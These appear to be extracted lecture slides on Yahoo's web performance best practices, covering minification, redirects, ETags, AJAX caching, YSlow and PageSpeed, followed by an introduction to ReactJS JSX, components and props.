
- Defining JavaScript externally is typically better

- Download external files after onload

```
window.onload = downloadComponents;  
  
function downloadComponents ( ) {  
    var elem = document.createElement("script");  
    elem.src = http://.../file1.js;  
    document.body.appendChild(elem);  
    . . . . .  
}
```

Rule 9: Reduce DNS lookups

- Typically each look up takes 20 – 120 milliseconds
- DNS lookups will block parallel downloads
- The operating system and the browser both have DNS caches
- As a general rule it is best to reduce the number of unique hostnames used in a web page



Rule 10: Minify JavaScript

- Minification, or minify, is the process of removing all unnecessary characters from source code, without changing its functionality
 - **Unnecessary characters** usually include: white space characters, new line characters, comments , block delimiters used to add readability to code, but are not required for execution
 - There are many programs that minify JavaScript code, see
<http://en.wikipedia.org/wiki/Minify>
(JSmin, packer, Google Closure Compiler)
 - See this website for example of minification (pure-min.css: purecss.io)

	Minify External?	Minify Inline?
www.amazon.com	no	no
www.aol.com	no	no
www.cnn.com	no	no
www.ebay.com	yes	no
froogle.google.com	yes	yes
www.msn.com	yes	yes
wwwmyspace.com	no	no
www.wikipedia.org	no	no
www.yahoo.com	yes	yes
www.youtube.com	no	no

minify inline scripts, too

Minified JavaScript

- Example of "minified code" is the Google Maps engine at:
<http://maps.google.com/>
- An example of "minified library" is Bootstrap at:
<https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js>
- You can use PHP code from Google (HTTP server for minification) to do the job of minifying CSS & JavaScript :
<http://code.google.com/p/minify/>
- The original JSMin minifier from Crockford:
<http://www.crockford.com/javascript/jsmin.html>
- An on-the-fly minifier of JavaScript/CSS for IIS can be found here:
http://highoncoding.com/Articles/777_Minify_CSS_and_JavaScript_in_ASP_NET.aspx

Minify vs. Obfuscate

An obfuscator minifies but also makes modifications to the program, changing variable names, function names, etc. making it much harder to understand; JSMin and Dojo are two minifiers

	Original	JSMIN Savings	Dojo Savings
www.amazon.com	204K	31K (15%)	48K (24%)
www.aol.com	44K	4K (10%)	4K (10%)
www.cnn.com	98K	19K (20%)	24K (25%)
www.myspace.com	88K	23K (27%)	24K (28%)
www.wikipedia.org	42K	14K (34%)	16K (38%)
www.youtube.com	34K	8K (22%)	10K (29%)
Average	85K	17K (21%)	21K (25%)

minify - it's safer

not much difference

Rule 11: Avoid Redirects

- Redirects are used to map users from one URL to another
 - However, redirects insert an extra HTTP round-trip between user and origin server

- **PHP Redirect**

```
<?
Header( "HTTP/1.1 301 Moved Permanently" );
Header( "Location: http://www.new-url.com" );
?>
```

- **JSP (Java) Redirect**

```
<%
response.setStatus(301);
response.setHeader( "Location", "http://www.new-url.com/" );
response.setHeader( "Connection", "close" );
%>
```

- **CGI PERL Redirect**

```
$q = new CGI;
print $q->redirect("http://www.new-url.com/");
```

- **Redirect Old domain to New domain ([htaccess redirect](#))**

- Create a .htaccess file with the below code, it will ensure that all your directories and pages of your old domain will get correctly redirected to your new domain.
The .htaccess file needs to be placed in the root directory of your old website (i.e the same directory where your index file is placed)

```
Options +FollowSymLinks
```

```
RewriteEngine on
RewriteRule (.*) http://www.newdomain.com/$1 [R=301,L]
```

- REPLACE www.newdomain.com in the above code with your actual domain name.
- contact every backlinking site to modify their backlink to point to your new website.
- **Note*** This .htaccess method of redirection works ONLY on Linux servers having the Apache Mod-Rewrite module enabled.

Rule 11: Avoid Redirects


3xx status codes - mostly 301 and 302

HTTP/1.1 301 Moved Permanently

Location: <http://stevesouders.com/newuri>

add Expires headers to cache redirects

worst form of blocking



Rule 12: Remove Duplicate Scripts

- Hurts performance
 - Extra HTTP requests (IE only)
 - Extra executions
- Is it atypical?
 - 2 of the top 10 websites contain duplicate scripts (JS and CSS)

Rule 13: Configure ETags

- Etags are used by clients and servers to verify that a cached resource is valid
 - To check that the resource (image, script, stylesheet, etc.) in the browser's cache matches the one on the server
 - If there is a match, the server returns a 304
- Unique identifier returned in response

Etag: "c8897e-aee-4165acf0"

Last-Modified: Thu, 07 Oct 2008 20:54:08 GMT

- Used in conditional GET requests

If-None-Match: "c8897e-aee-4165acf0"

If-Modified-Since: Thu, 07 Oct 2008 20:54:08 GMT

- If Etag doesn't match, can't send 304

- Etag format varies across web servers

- Apache: inode-size-timestamp
 - IIS: FileTimestamp:ChangeNumber

- Use 'em or lose 'em

- Apache: FileETag none
 - IIS: <http://support.microsoft.com/kb/922703/>
 - <http://stackoverflow.com/questions/477913/how-do-i-remove-etag-headers-from-iis7>

Rule 14: Make AJAX Cacheable and small

- The URL of an AJAX request is included inside the HTML; as it is not bookmarked or linked to, the requesting page can be cached by the browser
- The AJAX request URL should include a dynamic variable, e.g., dateAndtime, so if the page is changed at the server, the new page will be downloaded
- As long as the AJAX request page has not changed, e.g., an address book would change infrequently, it is best to have the browser cache it
- See <http://blog.httpwatch.com/2009/08/07/ajax-caching-two-important-facts/> for more details. In general, use of these response headers that make AJAX response cacheable:
 - Expires, Last-Modified, Cache-Control
 - Example: stock quote that updates every 10 seconds

GET /yab/ [...] &r=0.5289571 HTTP/1.1

Host: us.xxx.mail.yahoo.com

HTTP/1.1 200 OK

Date: thu, 12 Apr 2007 19:39:09 GMT

Cache-Control: private, max-age=0

Last-Modified: Sat, 31 Mar 2007 01:17:17 GMT

Content-type: text/xml; charset=utf-8

Content-Encoding: gzip (C) 2009 - 2022 Ellis Horowitz and Marco Papa

Updated Yahoo Best Practices (2011)

Yahoo updated their list of best practices in 2011. See:

<http://developer.yahoo.com/performance/rules.html>

- 1.Flush the buffer early
- 2.Use GET for AJAX requests
- 3.Post-load components
- 4.Preload Components
- 5.Reduce the number of DOM Elements
- 6.Split Components Across Domains
- 7.Minimize the number of iframes
- 8.No 404s
- 9.Reduce cookie size
- 10.Use cookie-free domains for components
- 11.Minimize DOM access
- 12.Develop smart event handlers
- 13.Avoid filters
- 14.Optimize images
- 15.Optimize CSS sprites
- 16.Don't scale images in html
- 17.Make favicon.ico small and cacheable
- 18.Keep components under 25K
- 19.Pack components into a multipart document
- 20.Avoid Empty image src

Some New Rules (2011)

- **Avoid empty src or href**

You may expect a browser to do nothing when it encounters an empty image src.

However, it is not the case in most browsers. IE makes a request to the directory in which the page is located; Safari, Chrome, Firefox make a request to the actual page itself. This behavior could possibly corrupt user data, waste server computing cycles generating a page that will never be viewed, and in the worst case, cripple your servers by sending a large amount of unexpected traffic.

- **Use GET for AJAX requests**

When using the XMLHttpRequest object, the browser implements POST in two steps:

(1) send the headers, and (2) send the data. It is better to use GET instead of POST since GET sends the headers and the data together (unless there are many cookies). IE's maximum URL length is 2 KB, so if you are sending more than this amount of data you may not be able to use GET.

- **Reduce the number of DOM elements**

A complex page means more bytes to download, and it also means slower DOM access in JavaScript. Reduce the number of DOM elements on the page to improve performance.

Some New Rules (cont'd)

- **Avoid HTTP 404 (Not Found) error**

Making an HTTP request and receiving a 404 (Not Found) error is expensive and degrades the user experience. Some sites have helpful 404 messages (for example, "Did you mean ...?"), which may assist the user, but server resources are still wasted.

- **Reduce cookie size**

HTTP cookies are used for authentication, personalization, and other purposes. Cookie information is exchanged in the HTTP headers between web servers and the browser, so keeping the cookie size small minimizes the impact on response time.

- **Use cookie-free domains**

When the browser requests a static image and sends cookies with the request, the server ignores the cookies. These cookies are unnecessary network traffic. Make sure that static component requests are cookie-free (i.e., use static.mydomain.com to serve static content).

- **Do not scale images in HTML**

Web page designers sometimes set image dimensions by using the width and height attributes of the HTML image element. Avoid doing this since it can result in images being larger than needed. For example, if your page requires image myimg.jpg which has dimensions 240x720 but displays it with dimensions 120x360 using the width and height attributes, then the browser will download an image that is larger than necessary. (This rule conflicts with Responsive Web Design patterns)

Some New Rules (cont'd)

- **Make favicon small and cacheable**



A favicon is an icon associated with a web page; this icon resides in the favicon.ico file in the server's root. Since the browser requests this file, it needs to be present; if it is missing, the browser returns a 404 error (see "Avoid HTTP 404 (Not Found) error" above). Since favicon.ico resides in the server's root, each time the browser requests this file, the cookies for the server's root are sent. Making the favicon small and reducing the cookie size for the server's root cookies improves performance for retrieving the favicon. Making favicon.ico cacheable avoids frequent requests for it. Set expires header to a few months into the future, and limit size to 1K.

Updated Yahoo Best Practices (2012)

1. Minimize HTTP Requests
2. Use a Content Delivery Network
3. Add an Expires or a Cache-Control Header
4. Gzip Components
5. Put Stylesheets at the Top
6. Put Scripts at the Bottom
7. Avoid CSS Expressions
8. Make JavaScript and CSS External
9. Reduce DNS Lookups
10. Minify JavaScript and CSS
11. Avoid Redirects
12. Remove Duplicate Scripts
13. Configure Etags
14. Make Ajax Cacheable
15. Flush the Buffer Early
16. Use GET for AJAX Requests
17. Post-load Components
18. Preload Components
19. Reduce the Number of DOM Elements
20. Split Components Across Domains
21. Minimize the Number of iframes
22. No 404s
23. Reduce Cookie Size
24. Use Cookie-free Domains for Components
25. Minimize DOM Access
26. Develop Smart Event Handlers
27. Choose <link> over @import
28. Avoid Filters
29. Optimize Images
30. Optimize CSS Sprites
31. Don't Scale Images in HTML
32. Make favicon.ico Small and Cacheable
33. Keep Components under 25K
34. Pack Components into a Multipart Document
35. Avoid Empty Image src

Only 23 rules
can be tested
with YSlow (no
longer available)


Yslow (obsolete)



- <http://developer.yahoo.com/yslow> (retired)
- Grades web pages for each rule described earlier
- Firefox add-on
- Minimize HTTP requests
- Add an expires header
- Gzip components
- Tests 23 rules (Yslow V2) or original 14 rules (Classic V1)
- Original version stopped working with Firefox 46.


Demonstrate Google's PageSpeed Insights

- Google offers a similar service to Yahoo's YSlow called PageSpeed Insights. See:
<http://developers.google.com/speed>
- Enter the URL to test at:
<https://developers.google.com/speed/pagespeed/insights/>
- For Chrome info go to:
https://developers.google.com/speed/pagespeed/insights_extensions
- Page Speed is also available in Google Analytics
- PageSpeed can integrate with Apache and Nginx web server to automatically optimize your site



Demonstrate Google Analytics

- Google offers PageSpeed Insights inside Google Analytics.
<https://analytics.google.com>
- Select Left Navigation – Behavior – Site Speed – Speed Suggestions – click “x total” under “PageSpeed Suggestions” columns



Efficient “lazy” Loading of JavaScript

- Loading JavaScript takes time, but one possible approach is to split the initial payload.
- Problems:
 - - JavaScript execution in the browser is single threaded, so while you are loading the modules in the background, the rest of your app becomes non-responsive to user actions while the modules load.
 - - It is difficult to decide when, and in what order, to load the modules.
- The Google Solution
 - write each module into a separate script tag and hide the code inside a comment block (`/* */`). When the resource first loads, none of the code is parsed since it is commented out. To load a module, find the DOM element for the corresponding script tag, strip out the comment block, and eval() the code.
 - Implications: Once the code arrives, modules are eval' ed on an as-needed basis, without the delay of actually downloading the script. The eval does take time, but this is minimal and is tied to the user's actions, so it makes sense from the user's perspective.
- Here is an example of how Google loads its JavaScript (see <http://googlecode.blogspot.com/2009/09/gmail-for-mobile-html5-series-reducing.html>)

```
<html>...
<script id="lazy">
// Make sure you strip out (or replace) comment blocks in your JavaScript first.
/* JavaScript of lazy module */
</script>
<script>
function stripOutCommentBlock(code) {    return code.replace(/^\s*\xA0]+\/\/\*|\*\//[\s*\xA0]+\$/g, ""); }
function lazyLoad() {  var lazyElement = document.getElementById('lazy');
  var lazyElementBody = lazyElement.innerHTML;
  var jsCode = stripOutCommentBlock(lazyElementBody);
  eval(jsCode);  }
</script>
<div onclick=lazyLoad()> Lazy Load </div></html>
```

References

book: <http://www.oreilly.com/catalog/9780596514211/>

examples: <http://stevesouders.com/examples/>

image maps: <http://www.w3.org/TR/html401/struct/objects.html#h-13.6>

CSS sprites: <http://alistapart.com/articles/sprites>

inline images: <http://tools.ietf.org/html/rfc2397>

jsmin: <http://crockford.com/javascript/jsmin>

dojo compressor: <http://dojotoolkit.org/docs/shrinksafe>

HTTP status codes: <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>

Fasterfox: <http://fasterfox.mozdev.org/>

YUIBlog: (deleted)

ReactJS

A JavaScript library for building user interfaces

This content is protected and may not be shared, uploaded, or distributed.

Why ReactJS was developed ?

- Existing ones are heavy-weight Frameworks
- Need for a light-weight library
- Complexity of 2-way data binding
- Update to Real DOM is performance intensive
- Bad UX from using “cascading updates” of DOM tree

What is ReactJS?

- Developed by Facebook.
- ReactJS is an open-source JavaScript library which is used for building user interfaces specifically for single page applications.
- React is a **view layer library**, not a **framework** like Backbone, Angular, etc.
- You can't use React to build a fully-functional web app.
- Documentation at reactjs.org

Who uses React ?

facebook.



Instagram

 KHAN ACADEMY

asana:



NETFLIX

 reddit

 Airbnb

The New York Times

aws



U B E R

 **Dropbox**

 Used by ▾

3.1m

 Watch ▾

6.6k

 Star

143k

 Fork

27.5k

How does React tackle challenges ?

- Uses 1-way data binding (**not 2-way** like Angular)
- Virtual DOM (Efficient for frequent updates)
- Easy to understand what a component will render
- JSX - Easy to mix HTML and JS
- React dev tools and excellent community
- Server-side rendering (useful for SEO)

Core Tenets of React

- Introducing JSX
- Components
- States and Props
- Lifecycle

Introduction to JSX

- JSX (JavaScript XML) is a syntax extension to JavaScript.

```
const element = <h1 className="greeting">Hello, world!</h1>;
```

- You can embed any JavaScript expression in JSX by wrapping it in curly braces.

```
function formatName(user) {
  return user.firstName + ' ' + user.lastName;
}

const element = (
  <h1>
    Hello, {formatName(user)}!
  </h1>
);
```

Introduction to JSX

- JSX represents objects. Like XML, JSX tags have tag names, attributes and children.
- Fundamentally, JSX just provides syntactic sugar for the `React.createElement(component, props, ...children)` function.

```
<MyButton color="blue" shadowSize={2}>  
  Click Me  
</MyButton>
```

compiles into:

```
React.createElement(  
  MyButton,  
  {color: 'blue', shadowSize: 2},  
  'Click Me'  
)
```

Learning Component way at reactjs.org!

The screenshot shows the official React.js website. At the top, there's a navigation bar with links for 'React', 'Docs', 'Tutorial', 'Blog', 'Community', 'Search', 'v16.13.0', 'Languages', and 'GitHub'. Below the navigation is a dark banner with two buttons: 'Get Started' and 'Take the Tutorial >'. The main content area is divided into three columns:


- Declarative**:
React makes it painless to create interactive UIs. Design simple views for each state in your application, and React will efficiently update and render just the right components when your data changes.
Declarative views make your code more predictable and easier to debug.
- Component-Based**:
Build encapsulated components that manage their own state, then compose them to make complex UIs.
Since component logic is written in JavaScript instead of templates, you can easily pass rich data through your app and keep state out of the DOM.
- Learn Once, Write Anywhere**:
We don't make assumptions about the rest of your technology stack, so you can develop new features in React without rewriting existing code.
React can also render on the server using Node and power mobile apps using React Native.

At the bottom left, there's a section titled 'A Simple Component' with the following text:
React components implement a `render()` method that takes input data and returns what to display. This example uses an XML-like syntax called JSX. Input data that is passed into the component can be accessed by `render()` via `this.props`.
JSX is optional and not required to use React. Try the Babel REPL to see the raw JavaScript code produced by the JSX compilation step.

On the right, there's a 'LIVE JSX EDITOR' panel with a 'RESULT' preview showing the output of the code: 'Hello Taylor'.

What are Components ?

- Components are building blocks of React Application
- Components let you split the UI into independent, reusable pieces, and think about each piece in isolation.



Functional / Stateless Components

- These are simple components that do not maintain their own state.
- Conceptually, components are like JavaScript functions. They accept arbitrary inputs (called “props”) and return React elements describing what should appear on the screen

```
function Welcome(props) {  
  return <h1>Hello, {props.name}</h1>;  
}
```

Props

- The method to pass a data from parent component to child component.

```
function Welcome(props) {
  return <h1>Hello, {props.name}</h1>;
}

function App() {
  return (
    <div>
      <Welcome name="Sara" />
      <Welcome name="Cahal" />
      <Welcome name="Edite" />
    </div>
  );
}
```

Class / Stateful Components

- **Class components** are ECMAScript 6 (ES6) **classes** that can maintain a state, independent existence and a lifecycle of its own.

```
class Clock extends React.Component {
  constructor(props) {
    super(props);
    this.state = {date: new Date()};
  }

  render() {
    return (
      <div>
        <h1>Hello, world!</h1>
        <h2>It is {this.state.date.toLocaleTimeString()}.</h2>
      </div>
    );
  }
}
```

State

